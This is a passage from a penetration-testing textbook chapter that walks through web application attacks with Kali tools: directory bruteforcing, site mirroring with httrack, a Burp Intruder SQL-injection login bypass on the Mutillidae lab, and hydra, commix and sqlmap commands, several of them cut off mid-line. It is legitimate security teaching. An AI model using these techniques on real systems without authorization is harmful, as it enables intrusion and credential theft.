The following are the steps to open DirBuster in the GUI and initiate a scan:

1. Open the application by running `sudo dirbuster` in the terminal or by navigating from **Applications** > **03 web application analysis** > **Web crawlers and directory bruteforce** > **dirbuster**.
2. Enter our target website address in **Target URL**.
3. Select the wordlist by clicking on **Browse**; it can be customized, or you can use the well-known wordlists stored in `usrshare/dirbuster/wordlists/`.
4. Enter the file extension and click on **Start**:




Figure 7.8: Running OWASP DirBuster to enumerate valid files on the target web application

Mirroring a website from the command line

Attackers may need to spend a lot of time identifying the vulnerabilities in specific pages/URL locations. Common tactics include cloning or downloading all available website information locally to narrow down the right entry point to exploit and performing social engineering attacks to harvest email addresses and other relevant information.

It is also possible to copy a website directly to the tester's location. This allows the tester to review the directory structure and its contents, extract metadata from local files, and use the site's contents as input to a program such as `crunch`, which will produce a personalized wordlist to support password cracking.

Once you have mapped out the basic structure of the website and/or web services that are being delivered, the next stage of the kill chain is to identify the vulnerabilities that can be exploited.

In Kali Linux 2021.4, this tool is not preinstalled; however, this can be installed by running `sudo apt install httrack` in the terminal, and then enter `httrack` to see the option for the penetration tester to download all the website's contents to the local system. `Httrack` is both a command-line and GUI utility, widely used to make a local copy of any website. Attackers can directly issue the `httrack http://targetwebapp/ -O outputfolder` command, as shown in *Figure 7.9*:




Figure 7.9: Running the website copier httrack

Once `httrack` is complete, testers must be able to load the application locally and harvest information, identify the hardcoded credentials in HTML comments or backup files, or identify design/implementation flaws.

Client-side proxies

A client-side proxy intercepts HTTP and HTTPS traffic, allowing a penetration tester to examine communications between the user and the application. It allows the tester to copy the data or interact with requests that are sent to the application, therefore allowing them to manipulate or bypass the client-side restrictions.

Client-side proxies were initially designed for debugging applications; the same functionality can be abused by attackers to perform man-in-the-middle or man-in-the-browser attacks.

Kali comes with several client-side proxies, including Burp Suite and ZAP. After extensive testing, we have come to rely on Burp Proxy, with ZAP as a backup tool. In this section, we will explore Burp Suite.

Burp Proxy

In this section, we'll use Mutillidae, the web application that we installed when building our virtual lab in *Chapter 1*, *Goal-Based Penetration Testing*. Burp is primarily used to intercept HTTP(S) traffic; the latest version is Burp Suite Community Edition 2021.9.1 (version is 2021.8.2 is installed by default in Kali Linux 2021.4). However, it is part of a larger suite of tools that has several additional functions, including the following:

- An application-aware (built-in information about the applications) tool that performs deep crawling on the target site
- A vulnerability scanner, including a sequencer to test the randomness of session tokens, and a repeater to manipulate and resend requests between the client and the website (the vulnerability scanner is not included with the free version of Burp Proxy that is packaged in Kali)
- An intruder tool that can be used to launch customized attacks (there are speed limitations in the free version of the tool included with Kali; these are removed if you purchase the commercial version of the software)
- The ability to edit existing plugins or write new ones in order to extend the number and type of attacks that can be used
- A decoder to decode well-known cipher text, a comparer to make word-or byte-level comparisons, and an extender to add any third-party add-ons or your own custom code

To use Burp, ensure that your web browser is configured to use a local proxy; usually, you will have to adjust the network settings to specify that HTTP and HTTPS traffic must use localhost (`127.0.0.1`) at port `8080`.

After setting up the browser, open the proxy tool by running `burpsuite` in the terminal and manually map the application in the **Target** tab. This is accomplished by turning off proxy interception, and then browsing the entire application. Follow every link, submit the forms, and log in to as many areas of the site as possible.

Additional content will be inferred from various responses. The next step is to select the target website and right-click **Add to scope**, as seen in the following *Figure 7.10*.




Figure 7.10: Adding a specific target web application to scope

The site map will populate an area under the **Target** tab. Automated crawling can also be used by navigating to **Dashboard** in the main menu, selecting **New live task**, selecting **Live passive crawl**, then clicking on **Scan configuration** and then **New…**, typing the **Configuration name** as `crawl` or `deep crawl`, and then selecting **Links** from **Types of item to add** and **Everything** in **URLs to add**, as seen in the following *Figure 7.11*. However, the manual technique gives the tester the opportunity to become more familiar with the

target, and it may identify areas to be avoided, such as `/.bak` files or `.svn` files, which penetration testers often overlook during assessments:




Figure 7.11: Scan configuration to crawl a target

Once this is completed, you can hide items that are not of interest on the site map using display filters. A site map created of a target website is shown in *Figure 7.12*:




Figure 7.12: Site map of the target web application in Burp Suite

Once crawling has been completed, manually review the directory and file list for any structures that do not appear to be part of the public website, or that appear to be unintentionally disclosed. For example, directories titled `admin`, `backup`, `documentation`, or `notes` should be manually reviewed.

We will try some manual testing of the login page in our vulnerable web application running on `http://yourIP/mutillidae` by submitting a single quote to the username and password form. This input produces an error code suggesting that it may be vulnerable to an SQL injection attack; a sample return of the error code is shown in *Figure 7.13*:




Figure 7.13: Database error on Mutillidae

The real strength of a proxy is its ability to intercept and modify commands. For this particular example, we will perform an attack to bypass authentication through SQL injection.

To launch this attack, ensure that Burp Proxy is configured to intercept communications by going to the **Proxy** tab and selecting the **Intercept** subtab. Make sure to select **Intercept is on**, as shown in *Figure 7.14*. When this is completed, open a browser window and access the Mutillidae login page by entering `<IP address>/mutillidae/index.php?page=login.php`. Enter variables in the **Name** and **Password** fields, and then click on the **Login** button.

If you return to Burp Proxy, you will see that the information that the user entered into the form on the web page was intercepted:




Figure 7.14: Intercepting the request sent to the server in Burp Proxy

Click on the **Action** button and select the **Send to Intruder** option. Open the main **Intruder** tab, and you will see four subtabs, **Target**, **Positions**, **Payloads**, and **Options**, as shown in *Figure 7.15*:




Figure 7.15: Loading the request into Burp Intruder module

If you select **Positions**, you will see that five payload positions were identified from the intercepted information.

This attack will use Burp Proxy's **Sniper** mode, which takes a single input from a list provided by the tester and sends this input to a single payload position at a time. Testers will need to clear all the pre-defined positions and select only the ones needed before proceeding. For this example, we will target the `username` field, which we suspect is vulnerable based on the returned error message.

To define the payload position, we select the **Payloads** subtab. In this case, we have selected a simple list. This list can be manually entered or can be filled in by copying from other sources, as shown in *Figure 7.16*:




Figure 7.16: Adding the payload to the intruder module

To launch the attack, select **Intruder** from the top menu and then select **Start Attack**. The proxy will iterate the wordlist against the selected payload positions as legitimate HTTP requests, and it will return the server's status codes.

As you can see in *Figure 7.17*, most options produce a status code of `200` (request succeeded); however, some of the data returns a status

code of `302` (request found, indicating that the requested resource is presently located under a different URI):




Figure 7.17: Successful SQL injection on the login form to gain access to the application

The `302` status indicates successful attacks, and the data obtained can successfully be used to log in to the target site.

Unfortunately, this is too brief of an overview of Burp Proxy and its capabilities. The free version included with Kali will suffice for many testing tasks; however, serious testers (and attackers) should consider purchasing the commercial version, which provides the

option of an automated scanner with reporting capabilities and plugins for automating tasks.

Web crawling and directory bruteforce attacks

Web crawling is the process of getting specific information from websites using a bot or automated script. Kali provides inbuilt applications to perform this activity. The benefit of web crawling is that it lets you scrape data without having to perform attacks manually, one by one.

Attackers can also make use of OWASP DirBuster, dirb, wfuzz, and CutyCapt to perform the same actions.

Web service-specific vulnerability scanners

Vulnerability scanners are automated tools that crawl an application to identify the signatures of known vulnerabilities.

Kali comes with several different preinstalled vulnerability scanners. Penetration testers will typically use two or three comprehensive scanners against the same target to ensure valid results are obtained to achieve the goal of the test. Note that some vulnerability scanners also include an attack functionality.

Vulnerability scanners are mostly noisy and are usually detected by the victim. However, scans frequently get ignored as part of regular background activity. In fact, some attackers have been known to launch large-scale scans against a target to camouflage the real attack, or to induce defenders to disable detection systems to reduce the influx of reports that they have to manage.

Important vulnerability scanners include the following:

Application	**Description**
Nikto	A Perl-based open source scanner that allows IDS evasion and user changes to scanned modules. This original web scanner is beginning to show its age and is not as accurate as some of the more modern scanners.
Skipfish	A scanner that completes a recursive crawl and dictionary-based crawl to generate an interactive

Application	Description
	site map of the targeted website, annotated with the output from additional vulnerability scans.
Wapiti	A Python-based open source vulnerability scanner.
WebSploit	An advanced **man-in-the-middle** (**MiTM**) framework, useful in wireless and Bluetooth attacks.
ZAP	ZAP is an open-source web application security scanner that covers all the OWASP top 10 vulnerabilities with the ability to perform automated and manual techniques to test for business log flaws along with proxy capability.

Table 7.1: Popular vulnerability scanners

Kali also includes some application-specific vulnerability scanners. For example, WPScan is used specifically against **WordPress CMS** applications.

Application-specific attacks

Application-specific attacks outnumber attacks against specific operating systems. When you consider the misconfigurations, vulnerabilities, and logic errors that can affect each online application, it is surprising that any application can be considered secure.

We will highlight some of the more important attacks against web services.

Bruteforcing access credentials

One of the most common initial attacks against a website or its services is a bruteforce attack against access authentication, guessing the username and password. This attack has a high success rate because users tend to select easy-to-remember credentials or reuse credentials, and also because system administrators frequently don't control multiple access attempts.

Kali comes with `hydra`, a command-line tool, and `hydra-gtk`, which has a GUI interface. Both tools allow a tester to bruteforce or iterate possible usernames and passwords against a specified service. Multiple communication protocols are supported, including FTP, FTPS, HTTP, HTTPS, ICQ, IRC, LDAP, MySQL, Oracle, POP3, pcAnywhere, SNMP, SSH, VNC, and others.

The following screenshot shows `hydra` using a bruteforce attack to determine the access credentials on an HTTP page:

```
hydra -l admin -P <Yourpasswordlist> 10.10.10.100 http-po
```

In the coming section, we will explore common injection attacks that are exploited by attackers in general.

OS command injection using commix

Command injection exploiter (**commix**) is an automated tool written in Python that is pre-compiled in Kali Linux to perform

various OS commands if the application is vulnerable to command injection.

It allows attackers to inject into any specific vulnerable parts of the application, or even into an HTTP header.

commix also comes as an additional plugin in various penetration testing frameworks such as TrustedSec's **PenTesters Framework** (**PTF**) and OWASP's **Offensive Web Testing Framework** (**OWTF**).

Attackers may use all the functionalities provided by commix by entering `commix -h` in the terminal.

To simulate an exploit, execute the following command in the terminal on the targeted vulnerable web server:

```
commix --url=http://YourIP/mutillidae/index.php popupnotifi
```

When the commix tool is run against the vulnerable URL, penetration testers should be able to see the progress of command execution on the target server and also be able to see which parameter is vulnerable. In the preceding scenario, `target_host` is the variable that was injectable using classic injection techniques, as shown in *Figure 7.18*:

Figure 7.18: Command injection using commix

Once the injection is successful, attackers can run commands on the server, for example, `dir` to list all the files and folders, as shown in *Figure 7.19*:




Figure 7.19: Remote command execution using commix on the remote system

Testers must be careful while running commix on web applications on a shared infrastructure as it can cause a significant load "on" the memory of the hosting server.

sqlmap

The most common and exploitable vulnerability in websites is the injection vulnerability, which occurs when the victim site does not monitor user input, thereby allowing the attacker to interact with backend systems. An attacker can craft the input data to modify or steal content from a database, place an executable onto the server, or issue commands to the operating system.

One of the most useful and powerful tools for assessing SQL injection vulnerabilities is `sqlmap`, a Python tool that automates the reconnaissance and exploitation of Firebird, Microsoft SQL, MySQL (now called MariaDB, a community-developed and commercially supported fork of MySQL), Oracle, PostgreSQL, Sybase, and SAP MaxDB databases.

We'll demonstrate an SQL injection attack against the Mutillidae database. The first step is to determine the web server, the backend database management system, and the available databases.

Access the Mutillidae website and review the web pages to identify ones that accept user input (for example, the user login form that accepts a username and password from a remote user); these pages may be vulnerable to SQL injection.

Then, open Kali and from the terminal, enter the following (using the appropriate target IP address):

```
root@kali:~# sqlmap -u 'http://targetip/mutillidae/index.ph
```

`sqlmap` will return data, as shown in *Figure 7.20*:

